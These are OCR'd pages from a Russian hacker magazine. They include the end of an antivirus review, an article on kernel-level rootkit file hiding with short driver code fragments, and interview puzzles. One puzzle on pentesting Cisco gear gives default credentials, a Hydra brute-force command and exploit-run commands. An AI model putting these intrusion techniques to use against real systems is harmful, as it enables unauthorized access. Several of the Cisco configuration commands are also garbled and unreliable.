
Трудно удивить пользователя сигнатурным сканером. Монитор, быстрая проверка, полная проверка — все, как и раньше. Разве что работает чуть побыстрее. В «Лаборатории Касперского» утверждают, что новая версия придется ко двору даже на нетбуках, — похоже, что так оно и есть, на моем стареньком Asus EEE PC 1001PX с расширенной до 2 Гб RAM в течение двух недель особых тормозов не наблюдается.

РОДИТЕЛЬСКИЙ КОНТРОЛЬ


Золотые нулевые закончились, и жизни подрастающему поколению теперь совсем не стало. В «жестокие» компьютерные игры играть — строго с 14 лет, прон смотреть — то ли с 18, то ли вообще с 21... В общем, интернеты бушуют, а общественные деятели настаивают, что надо держать, запрещать и не пущать. В деле борьбы со школьниками KIS, а точнее — его модуль родительского контроля тоже может помочь. Контроль переписки, IM и социальных сетей? Пожалуйста! Ограничение времени работы в интернете? Легко! Только помни, что техническая защита — это одна сторона защиты, а правильное воспитание — совершенно необходимая вторая. Да что тут говорить — большинство наших читателей — последнее поколение тех, кого некому было защищать от компьютеров, FTN-сетей и интернетов. Мы сами в детстве от них кого хочешь бы защитили :). Так что в этом плане мир в хороших руках.

ЗАКЛЮЧЕНИЕ

Всякому, кто имеет электронные деньги и хотя бы отдаленно знаком с текущей ситуацией в мире малвари, становится очевидно: пора переходить на пингвина. С другой стороны, линукс — сакс и нот фо ворк (славно я вбросил, не так ли? :]), и, если даже Андрею «andrushock» Матвееву не стыдно за винду на своих ноутбуках, то... в общем, придется пользоваться Internet Security. В этом плане новые KIS и KAV — достойные продукты, которые наверняка найдут свое место на наших виндовых машинах. У многих из наших они стоят на домашних машинах, и особых претензий к ним нет, но вот уже второй год мы не можем отделаться от вопроса: где же VPN? Где же, где же в новом KIS секьюрный VPN, который защитит данные пользователя в недружественном Wi-Fi (и не только) окружении? Что делать в незащищенных сетях в McDonald's и прочих публичных местах? Еще одна плохая новость: внезапно оказалось, что фичи отдельного запуска подозрительной программы в сэндбоксе теперь нет. Очень странно — как же теперь люди с исключительно образовательными целями будут запускать кейгены? ⌶⊏



Мониторинг активности — теперь эффект от вредоносного ПО можно откатить



Поиск уязвимостей в действии

Александр Эккерт (stannic.man@gmail.com)



Поймай меня, если сможешь

][-КОНЦЕПТ: СКРЫВАЕМ ФАЙЛЫ ПО-НОВОМУ

Самое главное умение для руткита — это умение скрывать файлы. Именно оно позволяет ему выживать в мутной воде, под прицелом бдительных хипсов и проактивок. Ведь антивирусу для того, чтобы что-то проверить по своей базе, нужно наличие самого файла как минимум. Нет файла — нет руткита. Нет руткита — систему можно считать чистой, бодро вывешивая зеленые флажки. Ведь так?

DVD

На диск я выкладываю пару примеров файловых фильтров, позволяющих тебе отслеживать работу с файловой системой. Готовых примеров сокрытия не дам, я жадный :). В статье описаны основные приемы, при должном умении — ты сам найдешь приемлемое решение.

WWW

Если ты совсем не в теме — тебе сюда: tinyurl.com/cwrlo73. Читай MSDN-описание работы с файловыми фильтрами. Recommended by Microsoft!

Ни для кого не секрет, что нынешние хваленые антивирусы делают ставку на сигнатурный поиск малвари, де-факто игнорируя (да-да, я знаю, что в рекламе пишут иначе) другие способы детекта, такие как поведенческий анализ и эмуляция. Микко Хиппонен (Mikko Hypponen), директор по исследованиям антивирусной компании F-Secure, сказал по поводу новоявленного чуда по имени Flamer, что разработчики антивирусов потерпели полное фиаско. «Какой от них толк, если вирусы свободно распространяются и работают годами. Flame успешно шпионил за пользователями как минимум два года, и это оптимистичная оценка...» — посетовал Микко Хиппонен.

ЧТО ИМЕЕМ?

Свои файлы малварь обычно скрывает несколькими способами. Они все широко известны и, как правило, основываются на перехвате WinAPI-функций системы, предназначенных для работы с файловой системой, перечислением и просмотром папок и самих файлов.

С ростом сложности руткитов (начиная с того момента, когда иметь драйвер уровня ядра для обеспечения стабильности руткита стало «модным трендом») функционал самозащиты, в том числе сокрытия файлов, был перемещен в ядро. Это и понятно, поскольку при правильной организации найти сокрытый файл лишь средствами юзерспейса в таком случае вряд ли представится возможным.

Способов сокрытия файлов в ядре на самом деле немного. Первый из них связан с перехватом определенных Native API, предназначенных для низкоуровневой работы с файловой системой, к примеру ZwOpenFile, ZwReadFile и так далее. Надо сказать, что такой подход широкого распространения «в боевых условиях» не получил, что легко объяснимо — уж больно быстро выявляется.

Другой способ сокрытия файлов основан на перехвате IRP-пакетов, составляющих основу взаимодействия драйверов и устройств между собой. Этот способ получил наиболее широкое распространение в паблике из-за своей малозаметности и довольно легкой реализации. Надо сказать, что именно перехват IRP-пакетов (как для сокрытия файлов, так и для других зловредных целей) стал прямо-таки источником вдохновения для руткитостроителей.

Затем настало затишье, сменившееся революционным прорывом руткита Rustock, в котором впервые, если не ошибаюсь, была применена технология сокрытия, основанная на фильтрации операций с диском на самом низком уровне — уровне драйвера atapi.sys. Последовавшее за Rustock'ом семейство руткитов TDL/TDSS лишь немного усовершенствовало данную технологию.

Основной же принцип остался без изменений — сокрытие «служебных» файлов руткита происходило путем перехвата и изменения SRB-пакетов (SCSI Request Block) на самом низком уровне — уровне IRP-хендлеров драйвера atapi.sys.

С тех пор ничего оригинальнее такого способа придумано не было. Есть много вариаций на эту тему, однако суть везде остается одна.

У данного метода есть один существенный недостаток: так как руткиту приходится заражать системные драйверы, ему как-то надо выкручиваться при включенном Page Guard — технологии, направленной на обеспечение целостности системного адресного пространства. Кстати, на мой взгляд, эта технология довольно неплохо зарекомендовала себя в плане противостояния руткитам в Win7, но также существенно осложнила жизнь разработчикам антивирусных защит, ведь для установки своих «хороших» хуков, скажем, поверх SSDT, также приходится обходить Page Guard.

Семерка становится все популярнее, скоро от поддержки «хрюши» Microsoft откажется (да-да, у них там уже счетчик тикает), поэтому взгляды антивирусных компаний устремлены в будущее — главным требованием для их программных продуктов стала поддержка Windows 7 (x32/x64), а в скором будущем — и «восьмерки», которая по всем прикидкам должна стать очень популярной системой.

Надо сказать, что фильтрацию IRP-пакетов можно наладить двумя способами. Первый, самый известный, основан на аттаче своего фильтра к стеку устройств, обслуживающих файловую систему. Такой способ очень хорош и надежен и хорошо документирован. Тем более что именно эта технология усиленно продвигается Майкрософтом как единственно верная и правильная. Второй способ — чистый хак, и он основан на перехвате kernel-функции IofCallDriver (кстати, в одном из прошлых номеров][я уже писал об этом универсальном способе перехвата). Сложность его заключается в том, чтобы правильно определить нужный тебе IRP-пакет, ведь в единицу времени IofCallDriver вызывается десятки тысяч раз и ее используют все устройства, каким не лень.

Еще реже в природе встречается перехват IRP-пакетов, основанный на своеобразном «антианалоге» IofCallDriver — функции завершения IofCompleteRequest, которая также обрабатывает IRP-пакеты.

ПРЕДВАРИТЕЛЬНЫЕ ИТОГИ

Итак, подведу промежуточный итог: сократь файл для руткита — дело нужное, дело важное, однако с ростом защищенности ОС, о чем я писал выше, приходится идти на некий изврат — надо как-то решать проблемы с Page Guard либо обходиться без патчей kernel-memory.

Вообще, решить и ту и другую задачу в рамках ограничений «семерки» можно. Расписывать способы обхода Page Guard я сегодня не буду, статья все-таки не об этом. Но вот пофантазировать насчет возможного stealth-сокрытия файлов с использованием имеющихся технологий мы очень даже можем.

Итак, поставим перед собой задачу — организовать на необходимом нам уровне сокрытие файлов в Windows «Semerka», при этом не нервируя Page Guard. Сделать это, как оказывается, не так уж и тяжело, достаточно иметь некоторые навыки написания драйверов и иметь приблизительное понятие о том, как работает файловая система.

ПОПРОБУЕМ НАПЕДАЛИТЬ КАКОЙ-НИБУДЬ КОД

На практике реальных способов сокрытия файлов можно придумать довольно много, и все они будут так или иначе работать. Главное для нас сейчас — не трогать системную память, чтобы дать возможность драйверу работать в Win 7+.

Самое простое, что приходит в голову, — это заняться обработкой IRP с кодом IRP_MJ_DEVICE_CONTROL, которые привлекаются к обработке таких контролкодов, как IOCTL_SCSI_PASS_THROUGH_DIRECT.

Сделать это относительно легко, скажем, примерно так:

```
pIrpStack = IoGetCurrentIrpStackLocation(pIrp);
if (pIrpStack->MajorFunction == IRP_MJ_DEVICE_CONTROL)
{
    if (pIrpStack->Parameters.DeviceIoControl.IoControl
Code == IOCTL_SCSI_PASS_THROUGH_DIRECT)
    {
        if (pIrp->UserBuffer != 0)
        {
            if (!KeGetCurrentIrql())
            {
                HideMyFile(...);
            }
        }
    }
}
```

В самой процедуре сокрытия файла HideMyFile(), в принципе, нет ничего сложного: там необходимо реализовать обнуление поля pIrp->UserBuffer и имени файла, что можно сделать примерно так:

```
if (!_wcsnicmp((PWCHAR)((ULONG_PTR)UserBuffer + 0xf2),
FileNameToHide, ))
{
    // Затираем содержимое
    memset((PVOID)UserBuffer, 0, UserBufferLength);
    memset((PVOID)((ULONG_PTR)UserBuffer + 0xf2), 0, 18);
}
```

Реализация такого «сокрытия» — это один из наиболее простых и предполагаемых вариантов. При обработке необходимо помнить о подводных камнях, например, надо предусмотреть различие между NTFS-индексами и самими файлами.

Другой способ, приходящий в мою нетрезвую голову, — это просто дать по рукам обработчику IRP-пакетов:

```
pIrp->IoStatus.Status = STATUS_NOT_IMPLEMENTED;
pIrp->IoStatus.Information = 0;
IoCompleteRequest(pIrp, IO_NO_INCREMENT);
```

Что называется, дешево и сердито. В результате при приеме нужных нам IRP-пакетов мы просто говорим системе, что «этот столик не обслуживается», и система верит нам на слово. Как результат — пакет, посланный авером/системой, чтобы прочитать содержимое файла или узнать его имя, просто будет отброшен.

Теперь о самом интересном — где все это отслеживать и фильтровать. Наиболее эффективный и действенный способ — это приаттачиться к устройству «\\Device\\Disk» и парсить IRP-пакеты там. Как правило, данное устройство создается драйвером atapi.sys, а ниже этого драйвера ничего нет — там только чтение/запись портов жесткого диска. То есть данное решение обеспечит нам обход любых фильтров, установленных аверами. Кстати, именно такой подход используется в семействе руткитов TDL/TDSS и Rustock.

Тут необходимо сказать, что фильтрация выше данного девайса при попытке сокрытия файла может привести к жесткому когнитивному диссонансу у аверской проактивки. К примеру, если мы попытаемся спрятать файл в одном из «высоких» фильтров и при этом где-то ниже нас, над атапи, будет сидеть файловый фильтр авера, то это может привести к зависанию системы и даже к «синему экрану».

Эту же схему сокрытия можно использовать практически во всех файловых фильтрах — как стандартных, рекомендуемых Microsoft, так и самопальных, писанных на коленке.

Кстати, насчет той самой «рекомендуемой» Microsoft технологии организации файловых фильтров, основанной на вызовах FltRegisterFilter/FltStartFiltering и так далее. Данная технология довольно успешно используется всеми аверскими програми, фильтрующими работу с файлами. На диске ты найдешь один из таких примеров, который поможет тебе организовать свой файловый фильтр, а также потренироваться в технике сокрытия файлов.

ВМЕСТО ЗАКЛЮЧЕНИЯ

И опять старые сказки о главном. Прогресс не стоит на месте, разработчики аверов опять оказались в роли догоняющих.

В тырнетах — новый аврал по имени Flame. Руткит, который в силу ограниченности распространения смог, по разным данным, от двух до пяти лет скрыто просуществовать в строго локализованной географической зоне.

Все бы ничего, но только дело теперь в том, что с появлением этого руткита открылась новая страница в области IT-безопасности — теперь вирусы и руткиты начали использоваться как кибероружие.

Что это? Начало эпохи кибервойн?

Читай][, чтобы быть во всеоружии!][

Preview


КОДИНГ

94

6 ГЛАВНЫХ КНИГ О КОДИНГЕ
Чтобы стать грамотным кодером, недостаточно много писать, нужно еще и много читать. Но что именно читать? Книг о программировании существует великое множество, и времени прочитать все точно ни у кого нет. Перед тобой первая часть обзора лучших книг по программированию всех времен и народов. Здесь ты найдешь как фундаментальную литературу об алгоритмах и проектировании кода, так и сборники чисто практических советов. Почти все книги в списке нужно не просто читать, а перечитывать много раз вплоть до полного просветления.



КОДИНГ



98

FACE OF WINDOWS PHONE
Продолжение статьи о разработке приложений для платформы Windows Phone 7. На этот раз речь пойдет о дизайне и разработке интерфейса.

UNIXOID



110


АНАТОМИЯ СТРЕКОЗЫ
BSD мертв? Хватит насиловать труп? Попробуйте рассказать это разработчикам DragonFly BSD — самому инновационному «дьяволенку».



114

СКРЫТЫЕ РЕЗЕРВЫ
Переключение между видеокартами — головная боль для любого линуксоида, делающая невозможной нормальную работу с GPU. Как решить эту проблему?

SYN/ACK



124


ГРОЗОВЫЕ ОБЛАКА
Подробный сравнительный обзор решений для построения полноценной облачной инфраструктуры — для офиса и для личного пользования.



130

КУЗНИЦА СТРЕСС-ТЕСТОВ
Обзор Tsung — многофункциональной системы нагрузочного тестирования для широкого круга клиент-серверных приложений.

FERRUM



136

ВЕЛИКОЕ КИТАЙСКОЕ ПРОИЗВОДСТВО
Уникальный репортаж из Шэньчжэня, с фабрики компании TP-LINK, из которого ты узнаешь многое об IT-индустрии удивительного Китая.



Павел Александрович (ivinside.blogspot.com)

Задачи на собеседованиях

ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫЕ ДАЮТ НА СОБЕСЕДОВАНИЯХ



Салютую вам, мои дражайшие читатели! Сегодня мы продолжим наше темное дело — решение задач с собеседований.

Задача № 1

УСЛОВИЕ

Четырем туристам нужно ночью переправиться через реку по подвесному мосту. Мост уже сильно обветшал, в настиле есть дыры, и он может выдержать одновременно не более двух человек (если на мосту окажется более двух человек, мост обрушится). Туристам нужно освещать дорогу фонариком — иначе они могут провалиться в дыру в настиле моста и погибнуть, но у них есть только один фонарик. Эти четыре человека передвигаются с разной скоростью. Адам может перейти мост за одну минуту, Лари — за две минуты, Эджу нужно пять минут, самый медлительный из всех Боно — ему потребуется десять минут, чтобы перейти мост. Ровно через семнадцать минут мост обрушится. Каким образом все четверо могут успеть через него переправиться?

РЕШЕНИЕ

У задачи существует два варианта решения. Оба они основаны на том, что Эджу и Боно нужно переходить мост вместе. Так они сэкономят наибольшее количество времени.

Первый вариант (в скобках указано прошедшее время):

1. Адам и Лари переходят мост (2 минуты).
2. Адам возвращается (3 минуты).
3. Адам передает фонарь Эджу и Боно, они переходят (13 минут).
4. Лари возвращается с фонарем (15 минут).
5. Адам и Лари переходят мост вместе (17 минут).

Второй вариант:

1. Адам и Лари переходят мост (2 минуты).
2. Лари возвращается (4 минуты).
3. Лари передает фонарь Эджу и Боно, они переходят (14 минут).
4. Адам берет фонарь и возвращается за Лари (15 минут).
5. Адам и Лари переходят мост вместе (17 минут).

Задача № 2

УСЛОВИЕ

В деревне, где живет пятьдесят семейных пар, каждый из мужей изменял своей жене. Каждая из женщин в этой деревне, как только кто-то из мужчин изменил своей жене, немедленно узнает об этом (всем известно, как быстро распространяются сплетни в маленьких городках), если только это не ее собственный муж (о своих бедах каждый узнает последним). Законы этой деревни требуют, чтобы женщина, получившая доказательства неверности своего мужа, убила его в тот же день. Ни одна из женщин не может ослушаться. В селение приезжает королева, славящаяся своей непогрешимостью. Она объявляет жителям, что по крайней мере один из мужчин деревни совершил супружескую измену. Что произойдет?

РЕШЕНИЕ

Эта великолепная задача является классической среди логических головоломок, впервые она была представлена в книге физика Джорджа Гамоу и математика Марвина Стерна Puzzle-Math («Математические головоломки») в 1958 году. Правда, в их версии фигурировали неверные жены.

Многие читатели подумают, что королева не сказала ничего нового жителям. Жены и так знают об изменах 49 мужей. Но действительно ли это так? Представим ситуацию, когда в деревне всего один неверный муж. Тогда его жена убила бы его сразу после заявления королевы — ведь она не знала об изменах других мужей. Однако убийства не происходит, и это информирует всех, что неверных мужей больше одного — по крайней мере два. И если неверных мужей было бы только два, их жены убили бы их на второй день, а если бы их было три — жены бы убили их на третий день, и так далее. И если бы их было сорок девять — их сорок девять жен убили бы их на сорок девятый день.

Таким образом, через каждые сутки, которые прошли без убийств мужчин, становится общепонятной истиной, что количество гулящих мужчин стало больше на единицу. До тех пор, пока это общепринятое знание не превысит число, которое знает женщина. Это будет означать, что изменяет ее муж, и она убьет его. Ответ: в первые 49 дней ничего не произойдет, а на 50-й день случится кровавая бойня.

Задача № 3

УСЛОВИЕ

Во время проведения пентеста вам в распоряжение предоставлено оборудование Cisco на базе IOS. Задача — максимально быстро обнаружить уязвимости в оборудовании. Опишите последовательность ваших действий (в том числе выполняемых команд), которые позволят выявить максимальное количество возможных уязвимостей в предоставленном оборудовании. Примечание: вы обладаете полным доступом к указанному оборудованию.

РЕШЕНИЕ

Для обнаружения уязвимостей следует выполнить четыре незатейливых действия:

1. Определить версию оборудования (это обычно написано на корпусе устройства).
2. Поискать в интернете существующие уязвимости для определенной версии оборудования (например, запрос в google.com: «Уязвимости Cisco 2600»).
3. Определить версию IOS. При подключении к оборудованию Cisco выдается сообщение о версии операционки, например:

```
Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IS-M), Version 12.3(3),
RELEASE SOFTWARE (fc2)
```

Также можно узнать с помощью следующей команды:

```
>show version
```

4. Поискать в интернете существующие уязвимости для определенной версии IOS (например, запрос в google.com: «Уязвимости Cisco IOS 12.0», также ищем сообщения безопасности на сайте производителя — cisco.com).

Для устранения уязвимостей можно проделать следующие шаги:

1. Если есть возможность, то обновить версию IOS:

```
show flash
delete flash: OS.bin
copy tftp flash
reload
```

2. Установить время:

```
>enable
#clock set 18:41:10 18 jul 2012
```

3. Сменить пароль привилегированного и пользовательского режимов с шифрованием:

```
>enable
#config terminal
(config)#enable secret ПАРОЛЬ1
(config)#service password-encryption
(config)#line aux 0
(config-line)#login
(config-line)#password ПАРОЛЬ2
(config-line))#line console 0
(config-line)#login
(config-line)#password ПАРОЛЬ3
(config-line))#line vty 0 0
(config-line)#login
(config-line)#password ПАРОЛЬ4
(config-line)#no service password-encryption
(config-line)#/v Z
```

4. Сохраним конфигурацию, для ее загрузки перед запуском

```
#running-config startup-config
```

5. Отключим управление через HTTP, HTTPS, CDP:

```
(config)#no ip http server
(config)#no ip http secure-server
(config)#no cdp run
```

6. Настроим МСЭ соответствующим образом, ниже пример запрета FTP-трафика:

```
#access-list 110 deny tcp any any eq ftp
```

Для выявления уязвимостей, а попросту говоря взлома нашего девайса можно сделать следующее.

1. Взломать вручную или используя программы. Пробуем подключиться по telnet:

```
>telnet 192.168.1.2
```

и ввести логин-пароль, заданные по умолчанию (Cisco:Cisco). Если не помогло, то пробуем метод bruteforce: можно перебрать пароли для telnet, используя THC-Hydra. Например, так:

```
hydra 192.168.1.2 cisco -P ./список-паролей -t 30
```

2. Найти и скачать эксплойты для соответствующего вида IOS. Для этого можно сделать запрос типа «IOS 12.0 exploit». Также можно воспользоваться поиском по сайтам с эксплойтами (например, на exploit-db.com) и, следуя прилагающимся к ним инструкциям, воспользоваться уязвимостью. Для этого может потребоваться компилировать эксплойт. Для языка C команда может быть следующая:

```
>gcc exploit.c -o exploit
```

После этого выполнить эксплойт:

```
>./exploit 192.168.1.2 80
```

Либо, если язык интерпретируемый, сразу выполнить. Пример для языка Ruby:

```
>ruby exploit.rb 192.168.1.2 80
```

Задача № 4

УСЛОВИЕ

Нужно нарисовать таблицу с большим количеством столбцов. Чтобы таблица уместилась в экран, заголовки столбцов решили выводить вертикально. Придумайте и реализуйте кроссбраузерное решение для вывода вертикальных заголовков. Браузеры: IE6+, FF3.0+, Opera 9.5+, Chrome 4.0+.

РЕШЕНИЕ

Одна из немногих задач, где решение для Internet Explorer является самым простым, — в нем, согласно рекомендациям W3C, реализовано свойство writing-mode. Другие разработчики отличились каждый по-своему — в Firefox есть свойство -moz-transform, Opera предлагает использовать -o-transform, ну а разработчики движка Webkit (он применяется в браузерах Safari и Chrome) придумали -webkit-transform.

Следующая проблема подстерегает нас в браузерах Firefox, Opera 10.51, Safari 3.5, Chrome: при повороте текста поворачивается и сам блок с текстом таким образом, что длина и ширина блока меняются местами. Текст может заехать на выше- и нижестоящие блоки. Поэтому следует предусмотреть замену длины на ширину после трансформации текста.

И наконец, косяк со старыми браузерами — Opera версии ниже 10.51 и Firefox версии ниже 3.5. Придется отлавливать эти браузеры с помощью JavaScript и поворачивать текст с помощью SVG. Поскольку в SVG нет автоматического переноса строк, повернутый текст будет в одну строку. Это придется учесть и динамически изменить размер блока так, чтобы текст не обрезался. Окончательное решение выглядит следующим образом:

```
<style type="text/css">
#rotateText {
    -moz-transform: rotate(90deg);
    -webkit-transform: rotate(90deg);
    -o-transform: rotate(90deg);
    height: 200px; /* размеры задаем сразу с учетом, что будет повернут на 90 градусов */
    width: 100px;
    margin: -20px 0 -20px 20px; /* подтягиваем отступы, образовавшиеся во время вращения */
}
</style>
<!--[if IE]>
<style type="text/css">
#rotateText {
    writing-mode:tb-rl; /* отображаем текст вертикально */
    height: 100px;
    width: 200px;
    margin: 0;
}
</style>
<![endif]-->
<script type="text/javascript" src="path-to/jquery-1.3.2.min.js"></script>
<!--jquery для простых манипуляций с объектами-->
<script type="text/javascript" src="path-to/bdetect.js"></script>
<!--скрипт для определения браузера и его версии-->
<script type="text/javascript">
function vertText() {
    var browser = browserDetect(1),
        browserName = browser[0],
        browserVer = browser[1],
        browserVerPoints = browser[2];
        browserVer = parseFloat(browserVer+"."+browserVerPoints);
    /* внедрять SVG будем только для Opera версии ниже 10.51 и FF ниже 3.5 */
    if((browserName=="Opera" && browserVer<10.5) || (browserName=="Firefox" && browserVer<3.5)) {
        var el = jQuery("#rotateText"),
            text = el.text(),   /* запоминаем текст */
            textLen = text.length,
            textFontStyle = el.css("font-style"),   /* узнаем текущие параметры текста */
            textFontSize = el.css("font-size"),
            textColor = el.css("color"),
            elWidth = el.css("height"), /* определяем первоначальную ширину блока (в стилях она равна высоте) */
            elHeight = 250,             /* подбираем высоту чтобы текст одной строкой поместился */
            textPosY = -100,            /* подбираем координаты, чтобы текст не прилипал к границам блока */
            textPosX = 0;
        el
            .css({margin: "0", width: elWidth, height: elHeight+"px"})
            .text('')
            .append("<object type=\"image/svg+xml\" data=\"data:image/svg+xml; charset=utf-8,<svg xmlns='http://www.w3.org/2000/svg'><text x='"+textPosX+"' y='"+textPosY+"' font-family='Arial' font-size='"+textFontSize+"' fill='"+textColor+"' transform='rotate(90)' text-rendering='optimizeSpeed'>"+text+"</text></svg> \"></object>");
    }
}
window.onload=vertText; /* при загрузке страницы вызываем функцию поворота текста */
```

Решение задачки с необычными таблицами

В СЛЕДУЮЩЕМ ВЫПУСКЕ


1. **Есть таблица M на N. В левой верхней клетке (1, 1) находится муравей. За один ход муравей может передвигаться либо на одну клетку вниз, либо на одну клетку вправо. Напишите программу, которая считает количество всех путей муравья из точки (1, 1) в точку (M, N).**
2. **Объекты класса ObjectWithHash предполагается использовать в качестве ключей для HashMap. Укажите все ошибки в данном коде:**

```
public class ObjectWithHash {
  int id;
  public void setId(long id) {
    id = id;
  }

  private int hashCode() {
    return generateHashCode();
  }
  protected int generateHashCode() {
    Integer seed = Math.random()
        < 10f ? null : 700;
    return new Random(seed).nextInt();
  }
  public boolean
    equals(ObjectWithHash obj)
  {
    if (obj.id == id)
      return true;
    return false;
  }
}
```

3. **Четыре собаки находятся в углах большого квадрата. Каждая из собак начинает преследовать другую собаку, расположенную от нее по ходу часовой стрелки. Все собаки бегут с одинаковой скоростью, причем они постоянно меняют направление своего движения так, чтобы преследовать строго по прямой ту собаку, за которой гонятся. Сколько времени пройдет, пока собаки поймают друг друга? Где это произойдет?**
4. **Из Лос-Анджелеса в Нью-Йорк отправляется поезд с постоянной скоростью 15 миль в час. Одновременно из Нью-Йорка в Лос-Анджелес по тому же пути отправляется встречный поезд со скоростью 20 миль в час. В тот же самый момент из Лос-Анджелеса с вокзала вылетает птица и летит строго над железнодорожной колеей по направлению к Нью-Йорку со скоростью 25 миль в час. Как только она долетает до поезда, вышедшего из Нью-Йорка, она немедленно разворачивается и летит в обратную сторону с той же скоростью, пока не встретится с поездом, вышедшим из Лос-Анджелеса, после чего снова разворачивается и летит в обратном направлении. Так она летает туда и обратно между двумя поездами, пока они не столкнутся. Какое расстояние пролетит птица?**

Артем Табалин, инженер-программист DevExpress (tabalinas@gmail.com)





главных книг о кодинге

ИХ ДОЛЖЕН ПРОЧИТАТЬ КАЖДЫЙ, КТО СЧИТАЕТ СЕБЯ ПРОГРАММИСТОМ!

Все мы прекрасно понимаем: чтобы стать профессиональным программистом, необходимо читать специализированную техническую литературу. Но на сегодняшний день доступно огромное количество различных изданий по программированию. Целой жизни не хватит, чтобы одолеть и половину из них. Какие же книги нужно читать в первую очередь? Без каких книг нельзя обойтись? В этой статье мы расскажем о тех трудах великих авторов, с которыми должен быть знаком каждый профессиональный разработчик.



В этой статье мы рассмотрели не все книги из золотого фонда программерской мысли. Следующую подборку книг ты найдешь в октябрьском номере][.



С. Макконнелл
«Совершенный код»

Пишите код так, как будто сопровождать его будет склонный к насилию психопат, который знает, где вы живете.



Сложно найти гуру программирования, который не читал «Совершенный код» Стива Макконнелла. Действительно, одна книга, хоть и немаленькая (чуть менее 900 страниц), покрывает практически все аспекты разработки ПО: от рецептов написания высококачественного кода, механизмов тестирования и отладки до стратегий оптимизации кода и психологических факторов, влияющих на разработку. Представь себе: библиография книги занимает 20 страниц и содержит более 500 источников! Книга «Совершенный код» — одно из самых полезных и, как следствие, популярных изданий по разработке ПО. Она неоднократно доказала это, возглавляя рейтинги книг по программированию (goo.gl/3q0kx). Благодаря простой манере изложения, особому стилю и чувству юмора Стива книга читается очень легко.

Говоря о проектировании и конструировании программных систем, Макконнелл выделает Главный Технический Императив Разработки ПО — управление сложностью. Простота и ясность исходного кода и архитектуры системы определяют ее качество. Большая часть книги посвящена написанию высококачественного кода. Макконнелл, как никто другой, осознавая значимость мелочей, детально описывает все правила, которыми следует руководствоваться при написании хорошего кода. Необходимый уровень абстракции, разработка качественных интерфейсов классов, написание высококачественных методов, выбор удачных имен переменных — ничто не ускользает от внимания автора. Например, общим принципам использования переменных отведен целый раздел книги более чем на 100 страниц. При этом все правила и советы даются исключительно с практической точки зрения.

Макконнелл формулирует Главный Закон Качества ПО: повышение качества системы снижает расходы на ее разработку. Причина ясна — большую часть времени программисты занимаются чтением и отладкой написанного кода, тогда как на собственно написание уходит около 10% рабочего времени. Поэтому поддержание качества кода системы на высоком уровне экономит много времени и тем самым повышает КПД программиста.

Автор не обходит вниманием и различные методики разработки. Подробно описывается парное программирование, ревизии кода, разработка на основе тестирования. «Рефакторинг» — единственная глава книги, которую можно назвать «слабоватой». При рассмотрении методов рефакторинга приводится лишь длинный список его видов из книги М. Фаулера «Рефакторинг». При этом нет ни одного конкретного примера кода.

Говоря о повышении производительности ПО, автор приводит убедительные доводы против преждевременной оптимизации, когда программист в процессе разработки интуитивно распознает «узкие» места в программе и незамедлительно принимает меры по оптимизации в ущерб качеству кода. Приводимая статистика показывает, что в 9 из 10 своих предположений программист ошибается.

Подвести итоги можно словами Джона Роббинса: «Это просто самая лучшая книга по конструированию ПО из всех, что когда-либо попадались мне в руки. Каждый разработчик должен иметь ее и перечитывать от корки до корки каждый год. Я ежегодно перечитываю ее на протяжении вот уже девяти лет и все еще узнаю много нового!»

М. Фаулер
«Рефакторинг»

Написать код, понятный компьютеру, может каждый, но только хорошие программисты пишут код, понятный людям.



